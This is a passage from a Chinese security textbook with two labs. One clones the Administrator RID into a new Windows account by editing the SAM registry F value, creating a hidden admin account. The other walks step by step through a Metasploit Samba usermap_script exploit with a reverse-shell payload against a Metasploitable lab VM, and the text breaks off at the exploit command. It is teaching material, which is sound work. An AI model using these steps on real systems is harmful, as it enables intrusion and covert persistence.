发一个随机的 SID，如创建一个 Windows Sever 2016 域时，它也被指定一个唯一的 SID。于是对任何的 Windows Sever 2016 计算机或域来说，颁发机构代码总是唯一的（除非故意修改或复制，如某些底层的磁盘复制技术），RID 对所有的计算机或域来说都是一个常数。例如，带有 RID 500 的 SID 总是代表本地计算机的真正 Administrator 账户，RID 501 是 Guest 账户。

**2. 查看新建用户的 SID**

主要操作步骤如下。

**步骤 1**：在命令提示符窗口的光标闪烁处输入 net user tuser /add 命令，添加一个新用户账户（本实验为 tuser），如图 2-103 所示。

```
管理员: C:\Windows\system32\cmd.exe
C:\Users\Administrator>net user tuser /add
命令成功完成。

C:\Users\Administrator>
```

图 2-103　添加用户 tuser

**步骤 2**：新建用户成功后，注销管理员账户，以刚刚创建的 tuser 用户的身份重新登录 Windows 系统。

**步骤 3**：重新打开命令提示符窗口，再次输入 whoami /user 命令，可以看到用户名和用户 SID 都改变了，如图 2-104 所示。从图中可以看出，用户 tuser 的 RID 与 Administrator 的 RID 不同。在域环境中，从 1000 开始的 RID 代表用户账户。

```
C:\Windows\system32\cmd.exe
C:\Users\tuser>whoami /user

用户信息
----------

用户名                  SID
======================  ==============================================
win-20vou9kn0pr\tuser   S-1-5-21-2346272619-2546975798-1843442194-1003

C:\Users\tuser>
```

图 2-104　查看用户 tuser 的 SID

例如，在本实验中 RID 是该域中被创建的第 4 位用户，Windows Sever 2016（或者使用适当工具的恶意攻击者）总是将具有 RID 500 的账户识别为管理员。

**3. 创建一个具有管理员权限的隐藏账户**

在前面的预备知识和其他章节中已经大概介绍了 SAM 和 SID 的相关知识，下面在此基础上创建一个具有管理员权限的隐藏账户。

**步骤 1**：注销 tuser 用户，以用户 Administrator 的身份重新登录 Windows 操作系统。

**步骤 2**：在“运行”对话框中输入 regedit 命令，打开“注册表编辑器”对话框。在注册表编辑器中定位到 HKEY_LOCAL_MACHINE\SAM\SAM 并右击，在出现的快捷菜单中选择“权限(P)”选项。在弹出的“SAM 的权限”对话框中选择 Administrators 组，将对 SAM 的权限设置为“完全控制”，如图 2-105 所示。（说明：在默认情况下，管理员无法直接访问 SAM 数据库，如果要查看 SAM 数据库，需要使用 Regedit32 来修改其访问权限。本实验中

的 SAM 也必须被赋予完全控制权限。）





图 2-105　设置 SAM 完全控制权限

重新打开一次注册表编辑器，然后在 HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\下找到用户 Administrator 和 tuser，如图 2-106 所示。





图 2-106　注册表编辑器窗口

SAM 数据库位于注册表 HKEY_LOCAL_MACHINE\SAM\SAM 下，受到 ACL（access control list，访问控制列表）保护，它在硬盘上被保存在%systemroot%system32\config\目录下的 SAM 文件中。在\Domains\中的为域（或本机）中的 SAM 内容，其下有两个分支 Account 和 Builtin，其中\Domains\Account 是用户账户内容。

① \Domains\Account\Users 下是各账户的信息，其下的子键是各个账户的 SID 相对标识符，如 000001F4 是管理员 RID。

② \Domains\Account\Names\下是用户账户名，每个账户名只有一个默认的子项，子

项中的类型不是一般的注册表数据类型，而是指向标志这个账户的 SID 相对标识符。例如，子项中的 Administrator，类型为 0x1f4，于是\Dinaubs\Account\Users 中的 000001F4 就对应账户名 Administrator 的内容。再如，本实验中的 tuser，类型为 0x3f2，于是\Domains\Account\Users 中的 000003EB 就对应着账户名 tuser 的内容，以此类推。

**4. 复制 F 项**

前文提到，在\Domains\Account\Users 目录下存放着各种账号的信息，其中每个账号下面有两个子项：F 项和 V 项。

V 项中保存的是账户的基本资料，包括用户名、用户全称(full name)、所属组、描述、密码 Hash、注释、是否可以更改密码、账户启用、密码设置时间等。

F 项中保存的是一些登录记录，包括上次登录时间、错误登录次数等，还有一个重要的地方是这个账号的 SID 相对标识符。

因此，要创建一个具有管理员权限的隐藏账户，就必须复制 Administrator 用户的 F 项内容到某一账户。例如，要将 Administrator 用户的 F 项内容复制给 tuser，具体做法是：选择 Users 文件夹下 000001F4 子文件夹(上一节已经进行了介绍，这个子文件夹对应于 Names 文件夹下的 Administrator 子文件夹)的 F 项，如图 2-107 所示。





图 2-107　复制 000001F4 子文件夹 F 项中的内容

将 Administrator 的 F 项内容复制给 000003EB 文件夹下(这个子文件夹对应于 Names 文件夹下的 tuser 子文件夹)的 F 项，如图 2-108 所示。

注销 Administrator 用户，以用户 tuser 的身份重新登录操作系统。在命令提示符窗口中通过 whoami/user 命令查看用户 tuser 的 SID，会发现该用户的 SID 由 1000 变成了 500(如图 2-109 所示)，具有了管理员权限，至此用户 tuser 与管理员用户 Administrator 的 SID 变得完全一样。

至此可以看出，本实验之所以可以克隆一个具有管理员权限的用户，是因为 SID 的相对标识符 RID 在注册表中的一个账号中出现了两次，一个是在子键 000001F4 中，另一个就在 F 项的内容中，从 48 到 51 的 4 字节：F4010000，这实际上是一个长类型变量，也就是





图 2-108　将 000001F4 子文件夹 F 项复制到 000003EB 子文件夹 F 项





图 2-109　tuser 的 SID 与 Administrator 的 SID 值完全一样

000001F4。当一个标识出现在两个地方时就将发生同步问题。显然，微软公司在这个问题上犯了一个错误，两个变量本应该统一标识为一个用户账号，但是微软公司在设计 Windows 操作系统时将两个变量分别发挥各自的作用，却没有通过同步方式统一起来，因此在 Windows 登录时，将从 SAM 中获得相对标识符，而这个相对标识符的位置是 F 值中的 F4010000。但是，账户信息查询却是使用 SAM 中 Names 子键的内容。

需要指出的是，针对 SAM 数据的修改是具有危险性的，如果不能正确地修改将使 SAM 文件遭到破坏，造成系统无法启动或启动后无法正常工作等问题。

## 2.7.4　任务与思考

在本实验的基础上，读者可继续学习 Windows 的登录及身份认证过程。

Windows Server 必须确定自己是否在与合法的安全主体（即合法的用户）进行交互，这是通过认证实现的，其中最简单的例子就是用户的登录及身份认证过程。一个完整的 Windows 登录过程要经过以下 4 个步骤。

（1）用户按 Ctrl＋Alt＋Del 快捷键，引起的硬件中断被系统捕获后，操作系统激活 WinLogon 进程（这是一个登录进程）。WinLogon 进程通过调用标识与鉴别 dll 将登录窗口（账号名和口令登录提示符）展示在用户面前，要求用户输入一个用户名和密码。

（2）WinLogon 将用户名和密码传递给本地安全认证（local security authority，LSA）。

（3）LSA 查询安全账号管理器（security account manager，SAM）数据库，以确定用户

名和密码是否属于授权的系统用户。如果用户名和密码合法，SAM 把该用户的 SID 及该用户所属组的 SID 返回给 LSA。LSA 使用这些信息创建一个访问令牌(access token)，每当用户请求访问一个受保护资源时，LSA 就会将访问令牌显示出来以代替用户的“标记”。

(4) WinLogon 进程传送访问令牌到 Win32 模块，同时发出一个请求，以便为用户建立登录进程。登录进程建立用户环境，包括启动 Windows Explorer 和背景等。

随着微软公司对安全越来越重视，其对 Windows 操作系统的启动及用户登录认证过程也做了大量的改进，读者可以查阅具体 Windows 版本的启动和登录认证资料，并通过相关实验进行验证和测试。

扫一扫

视频讲解

# 2.8 利用 samba 漏洞进行渗透

漏洞是系统设计和开发过程中存在的缺陷，补丁则是针对已发现漏洞的修补程序，漏洞在被发现后如未被修复就可能会被攻击者利用。

## 2.8.1 预备知识：了解 Windows 系统漏洞

Windows 系统漏洞即 Windows 操作系统本身存在的技术缺陷。漏洞的存在严重威胁着 Windows 系统的安全，对漏洞的发掘和利用成为网络攻防学习的重点。

通过对漏洞的利用，攻击者可以实现本地权限的提升和远程代码的执行等操作。利用远程执行代码的漏洞，攻击者可以通过网络发起远程攻击直接获取目标主机的访问权并进入系统。然后，攻击者可以再利用本地权限提升型漏洞，将获得的受限用户权限提升到管理员权限，进而获得目标主机的完整控制权。

漏洞是指在一个信息系统的硬件、软件或固件的需求、设计、实现、配置、运行等过程中有意留下或无意中产生的一个或若干缺陷，它会导致该信息系统处于风险之中。漏洞挖掘是指采用一定的信息技术方法去发现、分析和利用信息系统中漏洞的过程。

## 2.8.2 实验目的和条件

### 1. 实验目的

通过本实验，读者重点掌握以下内容。

(1) 了解 Metasploitable 系统的漏洞。

(2) 学习使用 Metasploit 工具。

### 2. 实验条件

本实验所需要的软硬件清单如表 2-1 所示。

**表 2-1 利用 samba 漏洞进行渗透实验清单**

| 类　型 | 序　号 | 软硬件要求 | 规　格 |
|---|---|---|---|
| 攻击机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Kali Linux 2021 |
| | 3 | 软件版本 | Metasploit v6.1.26-dev |

续表

| 类　型 | 序　号 | 软硬件要求 | 规　格 |
|---|---|---|---|
| 靶机 | 1 | 数量 | 1 台 |
| | 2 | 操作系统版本 | Metasploitable 2 |
| | 3 | 软件版本 | Samba v3.0.20-Debian |

## 2.8.3 实验过程

**步骤 1**：打开靶机，正常登录系统。然后使用 ifconfig 命令查看靶机的 IP 地址，如图 2-110 所示，靶机的 IP 地址为：192.168.244.138。

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7b:89:df
          inet addr:192.168.244.138  Bcast:192.168.244.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe7b:89df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:123 errors:0 dropped:0 overruns:0 frame:0
          TX packets:173 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12927 (12.6 KB)  TX bytes:20547 (20.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:507 errors:0 dropped:0 overruns:0 frame:0
          TX packets:507 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:226849 (221.5 KB)  TX bytes:226849 (221.5 KB)

msfadmin@metasploitable:~$ _
```

图 2-110　查看靶机的 IP 地址

需要说明的是，如果靶机的 IP 地址是通过 DHCP 服务器自动获取的，那么每次查看随机的 IP 地址时其值可能不同。在实验中建议使用静态 IP 地址。

**步骤 2**：打开攻击机，以 root 用户身份正常登录系统。然后使用 ifconfig 命令查看其 IP 地址，如图 2-111 所示，攻击机的 IP 地址为：192.168.244.128。

```
root@kali: ~
File  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.244.128  netmask 255.255.255.0  broadcast 192.168.244.255
        ether 00:50:56:27:fa:3b  txqueuelen 1000  (Ethernet)
        RX packets 154  bytes 20925 (20.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 102  bytes 9993 (9.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 46  bytes 2497 (2.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 46  bytes 2497 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 2-111　查看攻击机的 IP 地址

**步骤 3**：运行 Metasploit 下的 msfconsole，如图 2-112 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
└─# msfconsole

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+-----------------------+
  |                           |                       |
  |     ==c(_____(o(_____(_()|  |"""""""""""|======[***|
  |              )=\          |  |  EXPLOIT   \          |
  |             // \\         |  |____________\_________|
  |            //   \\        |  |==[msf >]============\|
  |           //     \\       |  |______________________\|
  |          // RECON \\      |  \(@)(@)(@)(@)(@)(@)(@)/
  |         //         \\     |   *********************|
  +---------------------------+-----------------------+
  |      o 0 o                |        \'\/\/\/'/     |
  |              o 0          |         )======(      |
  |                 o         |       .'  LOOT  '.    |
  | |^^^^^^^^^^^^^^|l         |      /    _||__   \   |
  | |    PAYLOAD     |""\ ,   |     /    (_||_     \  |
  | |                |  |)  |  |    |      __||_)     |
  | |(@)(@)"""*|(@)(@)**|(@)  |    "       ||       "  |
  | = = = = = = = = = = = =   |     '--------------'  |
  +---------------------------+-----------------------+


       =[ metasploit v6.1.26-dev                          ]
+ -- --=[ 2194 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > 
```

图 2-112　运行 Metasploit 下的 msfconsole

**步骤 4**：搜索 samba 漏洞利用插件。可输入 search samba 命令，如图 2-113 所示。

```
root@kali: ~
File  Actions  Edit  View  Help

msf6 > search samba

Matching Modules
================

  #   Name                                                  Disclosure Date  Rank       Check  Description
  -   ----                                                  ---------------  ----       -----  -----------
  0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
  1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
  2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
  3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
  4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
  5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
  6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
  7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
  8   exploit/multi/[redacted]/usermap_script               2007-05-14       excellent  No     [redacted] "username map script" Command Execution
  9   exploit/multi/[redacted]/nttrans                      2003-04-07       average    No     [redacted] 2.2.2 - 2.2.6 nttrans Buffer Overflow
  10  exploit/linux/[redacted]/setinfopolicy_heap           2012-04-10       normal     Yes    [redacted] SetInformationPolicy AuditEventsInfo Heap Overflow
  11  auxiliary/admin/smb/[redacted]_symlink_traversal                       normal     No     [redacted] Symlink Directory Traversal
  12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    [redacted] _netr_ServerPasswordSet Uninitialized Credential State
  13  exploit/linux/[redacted]/chain_reply                  2010-06-16       good       No     [redacted] chain_reply Memory Corruption (Linux x86)
  14  exploit/linux/[redacted]/is_known_pipename            2017-03-24       excellent  Yes    [redacted] is_known_pipename() Arbitrary Module Load
  15  auxiliary/dos/[redacted]/lsa_addprivs_heap                             normal     No     [redacted] lsa_io_privilege_set Heap Overflow
  16  auxiliary/dos/[redacted]/lsa_transnames_heap                           normal     No     [redacted] lsa_io_trans_names Heap Overflow
  17  exploit/linux/[redacted]/lsa_transnames_heap          2007-05-14       good       Yes    [redacted] lsa_io_trans_names Heap Overflow
  18  exploit/osx/[redacted]/lsa_transnames_heap            2007-05-14       average    No     [redacted] lsa_io_trans_names Heap Overflow
  19  exploit/solaris/[redacted]/lsa_transnames_heap        2007-05-14       average    No     [redacted] lsa_io_trans_names Heap Overflow
  20  auxiliary/dos/[redacted]/read_nttrans_ea_list                          normal     No     [redacted] read_nttrans_ea_list Integer Overflow
  21  exploit/freebsd/[redacted]/trans2open                 2003-04-07       great      No     [redacted] trans2open Overflow (*BSD x86)
  22  exploit/linux/[redacted]/trans2open                   2003-04-07       great      No     [redacted] trans2open Overflow (Linux x86)
  23  exploit/osx/[redacted]/trans2open                     2003-04-07       great      No     [redacted] trans2open Overflow (Mac OS X PPC)
  24  exploit/solaris/[redacted]/trans2open                 2003-04-07       great      No     [redacted] trans2open Overflow (Solaris SPARC)
  25  exploit/windows/http/[redacted]r6_search_results      2003-06-21       normal     Yes    [redacted]r 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results
```

图 2-113　搜索 samba 漏洞利用插件

**步骤 5**：通过 use exploit/multi/samba/usermap_script 命令，加载 samba 漏洞利用插件，如图 2-114 所示。（说明：也可以通过模块的序号来实现漏洞利用插件的加载，即本实验也可以通过 use 8 命令，实现同样的功能。）

**步骤 6**：使用 info 命令查看 samba 模块信息，如图 2-115 所示。

**步骤 7**：输入 show options 命令，查看需要设置的参数，如图 2-116 所示。

**步骤 8**：通过 set RHOST 命令设置靶机的 IP 地址，如图 2-117 所示。

```
root@kali: ~
File  Actions  Edit  View  Help

msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

图 2-114　加载 samba 漏洞利用插件

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(multi/samba/usermap_script) > info

       Name: Samba "username map script" Command Execution
     Module: exploit/multi/samba/usermap_script
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2007-05-14

Provided by:
  jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://github.com/rapid7/
                                     metasploit-framework/wiki/Using-Metasploit
  RPORT   139              yes       The target port (TCP)
```

图 2-115　查看 samba 模块信息

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7
                                      /metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.244.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) >
```

图 2-116　查看需要设置的参数

```
root@kali: ~
File  Actions  Edit  View  Help

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.244.138
RHOSTS => 192.168.244.138
msf6 exploit(multi/samba/usermap_script) >
```

图 2-117　设置靶机的 IP 地址

**步骤 9**：通过 show payloads 命令查看该漏洞利用模块下可供选择的攻击载荷模块，如图 2-118 所示。

```
root@kali: ~
File  Actions  Edit  View  Help

msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads
===================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_awk                                       normal  No     Unix Command Shell, Bind TCP (via AWK)
   1  payload/cmd/unix/bind_busybox_telnetd                           normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2  payload/cmd/unix/bind_inetd                                     normal  No     Unix Command Shell, Bind TCP (inetd)
   3  payload/cmd/unix/bind_jjs                                       normal  No     Unix Command Shell, Bind TCP (via jjs)
   4  payload/cmd/unix/bind_lua                                       normal  No     Unix Command Shell, Bind TCP (via Lua)
   5  payload/cmd/unix/bind_netcat                                    normal  No     Unix Command Shell, Bind TCP (via netcat)
   6  payload/cmd/unix/bind_netcat_gaping                             normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7  payload/cmd/unix/bind_netcat_gaping_ipv6                        normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8  payload/cmd/unix/bind_perl                                      normal  No     Unix Command Shell, Bind TCP (via Perl)
   9  payload/cmd/unix/bind_perl_ipv6                                 normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
  10  payload/cmd/unix/bind_r                                         normal  No     Unix Command Shell, Bind TCP (via R)
  11  payload/cmd/unix/bind_ruby                                      normal  No     Unix Command Shell, Bind TCP (via Ruby)
  12  payload/cmd/unix/bind_ruby_ipv6                                 normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
  13  payload/cmd/unix/bind_socat_udp                                 normal  No     Unix Command Shell, Bind UDP (via socat)
  14  payload/cmd/unix/bind_zsh                                       normal  No     Unix Command Shell, Bind TCP (via Zsh)
  15  payload/cmd/unix/generic                                        normal  No     Unix Command, Generic Command Execution
  16  payload/cmd/unix/pingback_bind                                  normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
  17  payload/cmd/unix/pingback_reverse                               normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
  18  payload/cmd/unix/reverse                                        normal  No     Unix Command Shell, Double Reverse TCP (telnet)
  19  payload/cmd/unix/reverse_awk                                    normal  No     Unix Command Shell, Reverse TCP (via AWK)
  20  payload/cmd/unix/reverse_bash_telnet_ssl                        normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
  21  payload/cmd/unix/reverse_jjs                                    normal  No     Unix Command Shell, Reverse TCP (via jjs)
  22  payload/cmd/unix/reverse_ksh                                    normal  No     Unix Command Shell, Reverse TCP (via Ksh)
```

图 2-118　查看可供选择的攻击载荷模块

**步骤 10**：这里选择基础的 cmd/unix/reverse 反向攻击载荷模块，通过 set payload payload/cmd/unix/reverse 命令完成该攻击载荷模块的加载，如图 2-119 所示。

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(multi/samba/usermap_script) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) >
```

图 2-119　设置 payload 为反向攻击载荷模块

**步骤 11**：输入 exploit 命令，对靶机执行溢出攻击操作，如图 2-120 所示。若出现 Command shell session 1 opened 式的反馈则表明溢出攻击成功，攻击机获得了靶机的 shell 权限。

**步骤 12**：输入 whoami 命令，显示登录名（为攻击机使用的用户账户名 root），如图 2-121 所示。

## 2.8.4　任务与思考

一个完整的漏洞扫描器一般由以下几部分组成。

```
root@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(multi/samba/usermap_script) > exploit

